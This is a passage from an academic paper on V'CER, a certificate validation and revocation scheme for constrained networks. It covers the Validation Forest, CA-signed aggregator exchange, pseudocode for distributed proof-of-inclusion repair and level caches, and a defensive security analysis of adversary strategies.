(ii) Efficient spreading of fresh validation information using the *Validation Forest* ($\mathcal{VF}$) data structure. $\mathcal{VF}$ is the trust anchor used to validate any PoI.
(iii) Distributed repair whereby up-to-date *Nodes* directly help outdated *Nodes* to recover from missed updates.




Figure 2: Example of $\mathcal{CA}$ updates being spread in a distributed manner.

Figure 2 is a high-level overview of V'CER operation when there are $\mathcal{CA}$ updates, e.g., some certificates are newly revoked. After $\mathcal{CA}$ updates the validation information aggregated in $\mathcal{VF}$, all *Nodes* become outdated. In step ❶, $\mathcal{CA}$ spreads its update information, with which each *Node* can update both its $\mathcal{VF}$ and its PoI. However, in a constrained network, an update would not reach all *Nodes*. Specifically, the update reaches only the solid green *Nodes* in step ❶, while all the rest miss this update (dotted red *Nodes*), e.g., by not being connected to the network or by simply hibernating.

After some time, in step ❷, some outdated *Nodes* meet up-to-date *Nodes* and start to exchange information. Up-to-date *Nodes* update outdated nodes' $\mathcal{VF}$ (dashed yellow arrows). With a fresh $\mathcal{VF}$, a *Node* can correctly validate other *Nodes*' certificates, e.g., reject newly revoked ones. This illustrates one key feature of V'CER: any *Node* encountering an up-to-date node obtains the latest $\mathcal{VF}$ on contact. Thus, fresh validation information spreads very quickly and epidemically.

An outdated *Node*'s own PoI can become outdated if it misses some updates. Although such a *Node* can still validate certificates of up-to-date nodes correctly, it cannot provide a proof for its own certificate validity to other *Nodes* (dashed yellow). However, nodes with up-to-date PoIs can help nodes with outdated ones to update their PoI via distributed repair (green dashed arrows). For this, we exploit the deterministic structure of SMTs to design operations for distributed repair, as shown in Section 5.4. In step ❷ this succeeds for the node in the center. However, after some time passes in step ❸, nodes continue to encounter others, increasing their chance for distributed repair to succeed. Eventually, most nodes would successfully repair their outdated PoI, with only a few having the need to directly request a fresh one from the $\mathcal{CA}$. We demonstrate this in Section 6.3.2.

5 V'CER Certificate Validation Scheme

This section describes all components of V'CER. For certificate validation, *Nodes* use Proofs of Inclusion to verify that a *Node*'s certificate is valid. In a simplified example, the $\mathcal{CA}$ can build an SMT with all the active certificates' hashes and *Nodes* only need to know the root hash of the SMT to verify any PoI. Each *Node* then stores the PoI for its own certificate, and becomes capable of proving validity of its certificate to others. This is done by computing the PoI's root hash (see Algorithm 6 in Appendix A) and if it matches the root hash given by $\mathcal{CA}$, the certificate is valid. Thus, *Nodes* only need to store the respective tree root and their own PoI.

Figure 3 shows individual operations in V'CER. In step ❶, the $\mathcal{CA}$ constructs the Validation Forest $\mathcal{VF}$, as described in Section 5.1. Instead of using a single SMT, $\mathcal{VF}$ is a data structure used by *Nodes* to efficiently keep their certificate validation information up-to-date. Upon any changes in $\mathcal{VF}$, e.g., revocations, the $\mathcal{CA}$ constructs updates that are processed by the *Nodes* in step ❷, which is described in Section 5.2. As some *Nodes* may miss these updates, in step ❸, *Nodes* exchange information to keep each other updated and identify which parts of $\mathcal{VF}$ are outdated (see Section 5.3). Finally in step ❹, *Nodes* repair each other's PoIs when $\mathcal{CA}$ updates are missed, as presented in Section 5.4. We accompany our description with a running example that uses practical parameters. The evaluation in Section 6.3 is also based on this




Figure 3: The individual operations of V'CER.

example. In terms of cryptographic primitives, the example uses SHA256 and ECDSA signatures based on the *secp256r1* curve.

5.1 Validation Forest

The Validation Forest $\mathcal{VF}$ is the core data structure for validating certificates in V'CER. As long as a $\mathcal{N}ode$'s $\mathcal{VF}$ is up-to-date, it can correctly validate another $\mathcal{N}ode$'s certificate with its PoI. $\mathcal{VF}$ has three main parts. (i) A number of SMT roots for PoI validation. (ii) Aggregator $\mathcal{A}ggr$ is a small data structure used for efficient exchange between $\mathcal{N}odes$ to keep their $\mathcal{VF}$ up-to-date. (iii) $\mathcal{CA}$'s signature of $\mathcal{A}ggr$ ($\mathcal{A}_s$), which is the trust anchor for all operations in V'CER. add phrasing that VF represents active cert set

The number of trees in $\mathcal{VF}$ is the number of epochs it models. Certificates have a defined maximum lifetime and this lifetime is split into e epochs. A certificate's expiration date is then used to assign it to the respective epoch tree $\mathcal{E}_\mathcal{T}$, represented by the epoch root $\mathcal{E}_r$ stored in $\mathcal{VF}$. Each node stores the $\mathcal{VF}$ including all $\mathcal{E}_r$ and keeps it up-to-date. A $\mathcal{N}ode$'s own proof is valid for a single $\mathcal{E}_r$, which can be inferred from the certificate's expiration date. This stabilizes the individual SMTs, significantly reducing the number of potentially outdated PoIs on any updates by $\mathcal{CA}$. After an epoch has passed, a *forest prune* occurs, i.e., the oldest tree is pruned, as it contains only expired certificates. This means that $\mathcal{CA}$ and $\mathcal{N}odes$ can discard the oldest $\mathcal{E}_\mathcal{T}$ and the corresponding $\mathcal{E}_r$.

For our accompanying example, we define certificates with a maximum lifetime of around one year, split into weeks as epochs. Thus, e =52, meaning that the $\mathcal{VF}$ stores a maximum of 52 $\mathcal{E}_r$, each representing certificates for the corresponding week of expiration. This requires each node to store up to 52 hashes for the tree roots, resulting in ~1.7kB of storage. Assuming that changes occur mostly in the newest epoch, e.g., when new certificates are issued, other epoch trees are left untouched, including their $\mathcal{E}_r$. Thus, all current PoIs depend on them. This amount of overhead fulfills requirement R.4 for low-storage devices. Other certificate lifetime configurations are possible; however, the primary overhead factor is the revocation update frequency, as we show in Section 6.3.2.

5.1.1 Aggregator

The Aggregator $\mathcal{A}ggr$ is used to exchange key information by $\mathcal{N}odes$ about the current $\mathcal{VF}$ state to help keep it up-to-date among each other. It is designed to be lightweight to allow its inclusion in contact messages $\mathcal{N}odes$ exchange when they meet (cf. Section 5.3). $\mathcal{A}ggr$ includes Aggregator root $\mathcal{A}_r$, timestamp $\mathcal{A}_t$, and checksums $\mathcal{A}_c$ to identify outdated tree roots. Furthermore, $\mathcal{A}ggr$ is signed by $\mathcal{CA}$. Aggregator signature $\mathcal{A}_s$ serves as the trust anchor for $\mathcal{N}odes$ to confirm outcomes of all operations (requirement R.3).

$\mathcal{A}_r$ is computed by simply concatenating all tree roots in $\mathcal{VF}$ and hashing resulting information. Thus, any change in any tree would result in a different $\mathcal{A}_r$, and $\mathcal{N}odes$ can use it to check if any parts of their $\mathcal{VF}$ is outdated. To distinguish among multiple $\mathcal{A}ggr$ in terms of freshness, each contains a timestamp $\mathcal{A}_t$.

$\mathcal{A}ggr$ also contains the checksums $\mathcal{A}_c$ for all $\mathcal{E}_r$ in $\mathcal{VF}$ to efficiently identify outdated $\mathcal{E}_r$. This avoids having a $\mathcal{N}ode$ send all tree roots to its peer with an outdated $\mathcal{VF}$ every time. $\mathcal{A}_c$ is split into two types: main and aggregated. Each checksum type has a configurable size. Main checksums are applied directly to tree roots representing newest epochs in $\mathcal{VF}$. Aggregated checksums are applied on a number of concatenated tree roots that come after the ones covered by main checksums. The number that is aggregated into a single checksum is configurable in V'CER. Note, while we use the term "checksum", it is sufficient to simply use some bytes of the hash, as the SMT protects against collisions. This way, tree roots that are expected to change more often than others are covered by their own checksum, e.g., newly issued certificates are inserted into the newest tree. In contrast, $\mathcal{E}_\mathcal{T}$ that are expected to be more stable get aggregated checksums.

In our example, we use 2 main checksums and aggregate 10 tree roots per aggregated checksum, resulting in 5 aggregated checksums for a total of 7. For $\mathcal{A}_t$, we use a 4 Bytes-long UNIX-timestamp. Using 2 Bytes per checksum, this results in $\mathcal{A}ggr$ = 50 Bytes ($\mathcal{A}_r$ = 32B, $\mathcal{A}_c$ = 14B, $\mathcal{A}_t$ = 4B). Also, $\mathcal{CA}$'s signature $\mathcal{A}_s$ over $\mathcal{A}ggr$ is 64 Bytes. This amount of overhead fulfills requirement R.4 for low-bandwidth devices.

5.2 CA Updates

When any changes occur, $\mathcal{CA}$ updates the respective $\mathcal{E}_\mathcal{T}$ resulting in changes for both $\mathcal{VF}$ and PoIs. Thus, $\mathcal{CA}$ needs to distribute updates for $\mathcal{N}odes$ to be up-to-date. To keep the $\mathcal{N}odes$' $\mathcal{VF}$ updated, $\mathcal{CA}$ simply needs to distribute new $\mathcal{A}ggr$, including new $\mathcal{A}_s$ and $\mathcal{E}_r$ for affected epochs. Also, if there are no updates for a while, $\mathcal{CA}$ can regularly send out current $\mathcal{A}ggr$ with new $\mathcal{A}_t$. This way, $\mathcal{N}odes$ eventually realize that they are outdated, e.g., even when disconnected for a while.

While this keeps $\mathcal{Nodes}$' validation information updated, any PoI found in epochs affected by an update becomes invalid, and respective $\mathcal{Nodes}$ can no longer provide a valid proof for their certificates. Instead of $\mathcal{CA}$ individually distributing updated PoIs to all affected $\mathcal{Nodes}$, it constructs universal updates for all $\mathcal{Nodes}$. This is done by distributing PoIs for all updated certificates, including revoked ones. Due to the deterministic order of elements in SMT, $\mathcal{Nodes}$ can process the update PoIs affecting their own epoch to update their PoI. Afterwards, the update PoIs are discarded. Furthermore, when an update contains many PoIs, there are likely many redundant PoI elements that can be aggregated to reduce update size.

Algorithm 1 `update_poi_with_poi` function for updating a proof of inclusion regarding an up-to-date proof of inclusion. $int\langle p\rangle$ accesses the p-th bit of int from the right, $|\mathbb{H}|$ is the bit length of the hash digest and $|l|$ is the number of elements in list l. The variables ending in *path* are lists, *hash* and *bitmap* variables are integers that fit $|\mathbb{H}|$.

Input: *my_leaf_hash*, *my_path*, *my_path_bitmap*, *new_leaf_hash*, *new_path*, *new_path_bitmap*
Output: *my_path*, *my_path_bitmap*

1: $xor_leaves \leftarrow my_leaf_hash \oplus new_leaf_hash$
2: $target_pos \leftarrow$ position of left-most set bit in *xor_leaves* from the left
3: $is_update \leftarrow$ `False`
4: $path_pos \leftarrow 0$
5: **for** $i \leftarrow 0$ **to** $(target_pos + 1)$ **do**
6: **if** $my_path_bitmap\langle|\mathbb{H}| - 1 - i\rangle = \text{True}$ **then**
7: **if** $i = target_pos$ **then**
8: $path_pos \leftarrow path_pos + 1$
9: $is_update \leftarrow \text{True}$
10: **else**
11: $path_pos \leftarrow path_pos + 1$
12: $my_path[|my_path| - path_pos] \leftarrow new_path[|new_path| - path_pos]$
▷ loop finds update-bit-position and if it affects existing hash in path
13: $update_hash \leftarrow$ `calc_path_root` $(new_leaf_hash, new_path, new_path_bitmap, (target_pos + 1))$
14: **if** *is_update* **then**
15: $my_path[|my_path| - path_pos] \leftarrow update_hash$
▷ replace exiting hash in path
16: **else**
17: my_path`.insert(`$(|my_path| - path_pos), update_hash$`)`
18: $my_path_bitmap\langle|\mathbb{H}| - 1 - target_pos\rangle \leftarrow \text{True}$
▷ insert new hash in path & set respective bit in bitmap
19: **return** *my_path*, *my_path_bitmap*

Algorithm 1 shows how $\mathcal{Nodes}$ process update PoIs provided by $\mathcal{CA}$. The operation takes an up-to-date PoI and updates an outdated PoI found in the same epoch. This is then done for all PoIs in the update. The path-bitmaps work as described in Section 2.1. First, the hash of the outdated certificate is XOR-ed with the updated hash and the position of the left-most set bit shows where both PoIs split in the tree. Afterwards, the algorithm checks if the outdated PoI already has an element at the split position, triggering an overwrite of this existing element in the PoI. Otherwise, the outdated PoI needs an additional element at the split position, including a set bit in the bitmap. The hash is computed by calling `calc_path_root` (see Algorithm 6 in Appendix A), the same algorithm used to validate PoIs, except the optional last parameter indicates the need to stop at the specified depth, instead of the root hash.

Before the split position is reached, every PoI element is updated along the way. This effectively allows to blindly apply updates, meaning a $\mathcal{Node}$ does not need to worry about the order of applying updates. As long as the PoIs are up-to-date, Algorithm 1 does not perform any destructive updates. Afterwards, the executing $\mathcal{Node}$ can simply check if the resulting PoI is valid. Under the right circumstances, this may even cover for previously missed updates. We take advantage of this aspect for the distributed repair, described in Section 5.4.1.

Epoch Change. Whenever a new epoch starts, there might be many newly issued certificates. On one hand, the aforementioned forest prune occurs (see Section 5.1), i.e., many certificates will expire. At this point, many $\mathcal{Nodes}$ will get a new certificate. On the other hand, new $\mathcal{Nodes}$ may join the network, likewise with new certificates. In V'CER, the issuing of new certificates should be aggregated until an epoch change occurs to increase efficiency. This way, instead of constructing an update bundling many new PoIs, $\mathcal{CA}$ can distribute all the certificates hashes as the update, i.e., all epoch tree leaves. This reduces the update size for the epoch change and all $\mathcal{Nodes}$ that have been issued a new certificate can construct their PoI themselves. Further, this update only needs to be sent to $\mathcal{Nodes}$ that are affected by the epoch change. The rest of $\mathcal{Nodes}$ only need the new epoch root for their $\mathcal{VF}$. Additionally, in case an epoch does not contain any revoked certificates, the respective $\mathcal{E}_r$ can be set to $\mathtt{H}(\varnothing)$, indicating to the network that any certificates in this epoch are not revoked.

5.3 Aggregator Exchange

When a $\mathcal{Node}$ missed any updates from $\mathcal{CA}$, its $\mathcal{VF}$ will be outdated, and thus it will not have fresh certificate validation information. A key aspect of V'CER is for $\mathcal{Nodes}$ to be able to efficiently keep each other up-to-date. For this, $\mathcal{Nodes}$ exchange their Aggregator $\mathcal{Aggr}$ (cf. Section 5.1.1) with the contact message when they meet. Additionally, $\mathcal{Nodes}$ will add information about which epoch they belong to and if they have any caches ready. Both are important for the distributed repair, explained in Section 5.4, and in our accompanying example 1 Byte is sufficient (6 bits for the epoch and 2 bits as flags for caches).

$\mathcal{Nodes}$ only need an up-to-date $\mathcal{VF}$ to be able to correctly validate PoIs for any certificate. This ensures that the current

validation information spreads as quickly as possible throughout the network, without the need to consider any transmission aspects, such as acknowledgments from each $\mathcal{N}ode$ to $\mathcal{CA}$ to all $\mathcal{N}odes$ are up-to-date. For example, if a certificate was revoked and $\mathcal{CA}$ sends out an update, even a $\mathcal{N}ode$ missing this update will meet an up-to-date node eventually and after the $\mathcal{A}ggr$ exchange, inherently know about the revocation, i.e., reject the revoked certificate's PoI. Thus, this meets the requirement R.2 and R.5 for validating certificates.

Figure 4 ❶ depicts such an exchange in detail. After both exchanged their $\mathcal{A}ggr$, the outdated $\mathcal{N}ode$ on the right will see a new Aggregator root $\mathcal{A}_r$ as well as a newer timestamp $\mathcal{A}_t$, and realize its $\mathcal{VF}$ is outdated. To identify which trees are actually affected by the change, the outdated $\mathcal{N}ode$ will check the parities $\mathcal{A}_c$ and send the up-to-date $\mathcal{N}ode$ the respective outdated checksum identifiers. The up-to-date $\mathcal{N}ode$ will answer with the respective $\mathcal{E}_r$ and add $\mathcal{A}_s$. The outdated $\mathcal{N}ode$ is then able to update all of the tree roots in its $\mathcal{VF}$, re-calculate its $\mathcal{A}ggr$, and finally check if $\mathcal{A}_s$ is valid. If one of the actually changed $\mathcal{E}_r$ is found in the same epoch as the $\mathcal{N}ode$'s own certificate, it can imply that its PoI is outdated. There is also the case that $\mathcal{E}_r$ has changed; yet, the corresponding $\mathcal{A}_c$ resulted in the same as before. In this unlikely case, the outdated $\mathcal{N}ode$ has to request all $\mathcal{E}_r$, i.e., $\mathcal{VF}$.

In our example, let us assume there has been a change in the second newest epoch (covered by a main checksum) and 26th epoch in the middle. Thus, the outdated $\mathcal{N}ode$ will request the second and fifth checksum. The up-to-date $\mathcal{N}ode$ will respond with the 11 respective $\mathcal{E}_r$, which allows the outdated $\mathcal{N}ode$ to update its $\mathcal{VF}$. This entire exchange will require around 470 Bytes of communication overhead ($\mathcal{A}ggr + \mathcal{A}_s + 11 \cdot \mathcal{E}_r$) directly between the two $\mathcal{N}odes$.

5.4 Distributed Repair

While the $\mathcal{A}ggr$ exchange ensures that $\mathcal{N}odes$ update their certificate validation information as fast as possible, missed updates may also lead to a $\mathcal{N}ode$'s own PoI to be outdated. However, a key goal of V'CER is to avoid having the outdated $\mathcal{N}ode$ to contact $\mathcal{CA}$ and request a fresh PoI. Otherwise, many $\mathcal{N}odes$ individually requesting fresh PoIs at a similar time leads to a significant overhead for the entire network. Thus, in this section we will present ways how an up-to-date $\mathcal{N}ode$ can directly help an outdated $\mathcal{N}ode$ to repair its PoI. After an outdated $\mathcal{N}ode$ updated its $\mathcal{A}ggr$, it will realize its PoI is not valid and can start requesting repair information from up-to-date $\mathcal{N}odes$ it meets. In the following, we will present two different approaches for this. One is directly leveraging up-to-date PoIs from other $\mathcal{N}odes$. The other approach introduces a cache, stored and maintained by a share of $\mathcal{N}odes$ in the network for increased efficacy of distributed repairs. With these operations, V'CER meets requirement R.2 for a $\mathcal{N}ode$'s own validation proof.




Figure 4: Exchange of $\mathcal{N}odes$ for distributed repair for the three main operations.

5.4.1 Direct PoI Repair

With the direct PoI repair strategy, an outdated $\mathcal{N}ode$ can collect up-to-date PoIs from other $\mathcal{N}odes$ it meets to potentially repair its outdated PoI. Figure 4 ❷ depicts how such an exchange proceeds. After the initial $\mathcal{A}ggr$ exchange on contact, the outdated $\mathcal{N}ode$ knows if the other is up-to-date and if its certificate is found in the same epoch. If both are true, the outdated $\mathcal{N}ode$ will request the other's PoI, check if it is actually valid regarding the current $\mathcal{E}_r$, and if so, use it for repair.

The outdated $\mathcal{N}ode$ leverages Algorithm 1 for this, as mentioned in Section 5.2. The operation replaces all applicable elements in the outdated PoI with the elements in the up-to-date PoI. If the position of the up-to-date $\mathcal{N}ode$'s leaf is favorable, it will update one or more elements in the outdated PoI. In an unfavorable case, elements will simply remain unchanged. This process can be repeated with other up-to-date PoIs in the same epoch, until the $\mathcal{N}ode$'s own PoI is valid regarding the current $\mathcal{E}_r$. This gets more difficult the more updates a $\mathcal{N}ode$ missed for its epoch, which we evaluate in Section 6.2. As Algorithm 1 works by blindly replacing elements in the PoI, the outdated $\mathcal{N}ode$ must first verify the PoI used for the repair is actually valid for the current $\mathcal{VF}$.

5.4.2 Level-Cache Repair

For the Level-Cache (*LC*) strategy, a share of $\mathcal{N}odes$ with larger storage capacity, called *cacher*, may additionally keep all hashes of each $\mathcal{E}_\mathcal{I}$ on a specified depth, i.e., the cache level (*clvl*). This results in a storage overhead of 2^{clvl} hashes per epoch. As mentioned in Section 2.1, the leaves of an $\mathcal{E}_\mathcal{I}$ are uniformly distributed. Due to this fact, the higher depth levels of the SMT are likely to be assigned before the lower ones. If enough elements were inserted, the first few depth levels of a SMT will form a fully filled sub-tree. Further, most updates in its PoI from the perspective of one $\mathcal{N}ode$ will likely be in this sub-tree.

To clarify this phenomenon, consider the example of a SMT with one leaf that is only zeros. Any new leaf that is inserted will go a different path at one point in the tree, which creates the need for an additional element in the PoIs for both leaves. The chances that any new leaf will branch off to the second half of the tree, i.e., the leaf having a set bit on the most-left position, are 50%. The likelihood of branching off on the second depth level is 25%, and halves for any further depth level. Thus, when inserting many leaves, the first depth levels in the SMT will likely branch off first. This implicitly means, that given an up-to-date *LC*, outdated $\mathcal{N}odes$ are likely able to repair their own PoI with it. The exact probabilities of this are discussed in Section 6.2. Furthermore, $\mathcal{N}odes$ may use *LC*s with different *clvl*s, e.g, more resourceful $\mathcal{N}odes$ may keep a larger cache and more limited $\mathcal{N}odes$ a smaller one, if any at all. To avoid having to send the entire *LC* to an outdated $\mathcal{N}ode$, it will instead send its outdated PoI to the cacher $\mathcal{N}ode$, as shown in Figure 4 ❸.

In our example, we chose to equip a share of $\mathcal{N}odes$ with a *LC* for *clvl* = 7. This means that these cacher $\mathcal{N}odes$ will store an additional 4KB per epoch, and thus 208KB in total. In Section 7, we will discuss possible alternative strategies; yet, for our purposes we set all cachers to store a *LC* with the same *clvl* for all epochs.

Algorithm 2 `update_lvl_cache_with_poi` for updating the level-cache regarding a new proof of inclusion

Input: *LC*, *clvl*, *new_leaf_hash*, *new_path*, *new_path_bitmap*
Output: *LC*

1: $delete_bits \leftarrow 2^{(|\mathbb{H}| - clvl)} - 1$
2: $part_no \leftarrow new_leaf_hash \;\&\; \sim delete_bits$
3: $part_no \leftarrow part_no \gg (|\mathbb{H}| - clvl)$
▷ take *clvl* left-most bits that define position in *LC*
4: *update_hash* ← `calc_path_root` (*new_leaf_hash*, *new_path*, *new_path_bitmap*, *clvl*)
▷ calculate path's root, but stop at depth *clvl*
5: $LC[part_no] \leftarrow update_hash$
6: **return** *LC*

However, the cacher needs to keep its *LC* up-to-date as well. The construction of the *LC* is described in Appendix A.2.4. The cacher uses Algorithm 2 to process $\mathcal{CA}$ update PoIs for one epoch. First, it extracts the correct position in *LC* to be updated by the new PoI. Afterwards, it uses the PoI root hash calculation, with the only difference that it stops at *clvl* and inserts the resulting hash at the respective position of *LC*. When the cacher itself misses $\mathcal{CA}$ updates, it may also meet other cacher $\mathcal{N}odes$ and request up-to-date *LC*s from them.

Algorithm 3 `update_poi_with_lvl_cache` for updating a proof of inclusion with a given level-cache

Input: *my_leaf_hash*, *my_path*, *LC*, *clvl*
Output: *my_path*

1: $delete_bitmap \leftarrow 2^{(|\mathbb{H}| - clvl)} - 1$
2: $part_no \leftarrow my_leaf_hash \;\&\; \sim delete_bitmap$
3: $part_no \leftarrow part_no \gg (|\mathbb{H}| - clvl)$
4: $part_neg \leftarrow \sim part_no$
▷ negated bits of *part_no* define its hash-neighbor in *LC*
5: **for** $i \leftarrow 0$ **to** *clvl* **do**
6: *new_hash* ← `calc_pos_in_LC` (*part_neg*, $(i+1)$, *LC*)
▷ constructs a hash at position *part_neg* at depth $(i+1)$ with the *LC*
7: $my_path[|my_path| - 1 - i] \leftarrow new_hash$
8: $part_neg\langle clvl - 1 - i\rangle \leftarrow \sim part_neg\langle clvl - 1 - i\rangle$
▷ flip bit to get hash-neighbor for next depth
9: **return** *my_path*

To update a PoI with a *LC*, Algorithm 3 is used. Like in Algorithm 2, the first three lines construct the position of the targeted cache element in *LC*. Then, for all *clvl*, the respective neighborhood hash of the outdated PoI is constructed with the help of `calc_pos_in_LC`. This function simply takes a position and depth, which are used to construct a hash further up the tree in *LC*. The resulting hash is then set in the correct position in the outdated PoI. This process is repeated for all

depth levels in *LC*, as the lower depth PoI elements can be updated as well. This operation blindly replaces PoI elements and may not entirely repair the leaf's PoI. However, if it cannot entirely repair the PoI it will still repair elements that *LC* provides and at least assists in the overall repair process of the outdated $\mathcal{N}ode$. In Section 6.2 we show that *LC* can repair outdated PoIs with high probability, given appropriately chosen parameters.

6 Evaluation

In this section, we evaluate V'CER regarding multiple aspects. First, we evaluate its security, followed by an analysis on the success probabilities of the distributed repair approaches we introduced. Finally, we will consider V'CER's performance regarding run-time overhead and large-scale networks.

6.1 Security

As V'CER provides the means to validate certificates, the adversary $\mathcal{A}dv$ aims to convince $\mathcal{N}odes$ that (i) a revoked or forged certificate is valid, or (ii) a valid certificate is revoked. In the following, we will explore different strategies $\mathcal{A}dv$ may use to achieve this goal and explain how V'CER prevents their success.

Manipulating Updates. To achieve either (i) or (ii), $\mathcal{A}dv$ can try to counterfeit updates by disseminating a new $\mathcal{E}_r$ that reflects the false state of the targeted certificate, i.e., a valid PoI. However, a false $\mathcal{E}_r$ in $\mathcal{VF}$ would also result in a different $\mathcal{A}_r$. As $\mathcal{A}ggr$ is signed by $\mathcal{CA}$ via $\mathcal{A}_s$, $\mathcal{N}odes$ with an up-to-date $\mathcal{A}ggr$ will discard the counterfeit update as invalid.

Blocking Updates. $\mathcal{A}dv$ can isolate a $\mathcal{N}ode$ preventing $\mathcal{CA}$ updates to reach it or delay update messages such that they receive them after the validation. This way, a recently compromised certificate would still be validated regarding the outdated $\mathcal{VF}$, making $\mathcal{A}dv$ achieve (i). This requires $\mathcal{A}dv$ to block any contact of the outdated $\mathcal{N}ode$ with up-to-date $\mathcal{N}odes$, to prevent them to update their $\mathcal{VF}$. This gets increasingly more difficult with increased network connectivity and more opportunities to meet nodes. Nevertheless, as $\mathcal{CA}$ regularly sends out an updated $\mathcal{A}ggr$, even isolated $\mathcal{N}odes$ will eventually consider their current $\mathcal{VF}$ to be outdated, and thus reject any PoIs. This limits the vulnerability window for $\mathcal{A}dv$, similar to Certificate Revocation Lists (CRLs) or certificates with a limited lifetime, as considered in related works (cf. Section 9). However, we consider completely isolating $\mathcal{N}odes$ as non-trivial, and thus V'CER provides better security than schemes relying on a more centralized distribution of updates, as $\mathcal{A}dv$ needs to prevent a $\mathcal{N}ode$ to communicate with more entities.

Denial-of-Service. Instead of preventing updates from reaching an individual $\mathcal{N}ode$, a powerful $\mathcal{A}dv$ could also perform a DoS attack on the entire network to prevent it from receiving updates to achieve (i). Expecting a regular update of $\mathcal{A}ggr$ by $\mathcal{CA}$, all $\mathcal{N}odes$ will eventually consider their $\mathcal{VF}$ to be stale. Again, the vulnerability window is similar to other revocation checks.

Destructive Repair. To achieve (ii), $\mathcal{A}dv$ can target a $\mathcal{N}ode$ with an outdated PoI and send it false repair information to prevent it from obtaining a valid proof for its certificate after an applicable $\mathcal{CA}$ update. As described in Section 5.4 an outdated $\mathcal{N}ode$ ensures the correctness of repair information regarding its up-to-date $\mathcal{VF}$ before applying the repair. This way, any invalid repair information is detected. Further, meeting any benign $\mathcal{N}odes$ may result in a repaired PoI anyway and for $\mathcal{A}dv$ to prevent this, requires it to isolate the $\mathcal{N}ode$. Finally, a $\mathcal{N}ode$ with an outdated PoI will give up on repairs eventually and request its valid PoI directly from $\mathcal{CA}$.

6.2 Distributed Repair Analysis

In this section, we evaluate the effectiveness of distributed repair approaches. Note that the following results are for a single SMT; yet, $\mathcal{VF}$ will consist of a tree per epoch. For example, assuming individual PoI updates are evenly distributed among all epochs, the number of total missed updates needs to be divided by the number of epochs. For this, we ran simulations on a pre-generated SMT with 100,000 random leaves and averaged the results over 10,000 runs.

Direct PoI Repair Analysis We now present simulation results regarding the repair of an outdated PoI by using random up-to-date PoIs, as described in Section 5.4.1. From the perspective of an outdated $\mathcal{N}ode$, the key driver for success is the distance of the missed updated leaves from the $\mathcal{N}ode$'s own leaf in the SMT. The closer any missed updated leaf is, the fewer PoIs overall can help with the repair. The more updates are missed, the higher the probability that one of them is unfavorable for an outdated $\mathcal{N}ode$.

Figure 5 shows the simulation results for this strategy with an increasingly higher number of missed updates. *first* depicts the percentage of runs which failed to repair the outdated PoI on the first try and *first 10* for the first ten tries. After trying 100 PoIs, the run gave up and consider the attempt failed. Thus, *fails* shows the percentage of runs that stopped after 100 tries. Finally, *avg. try* sketches the average number of PoIs it took to successfully repair the outdated PoI.

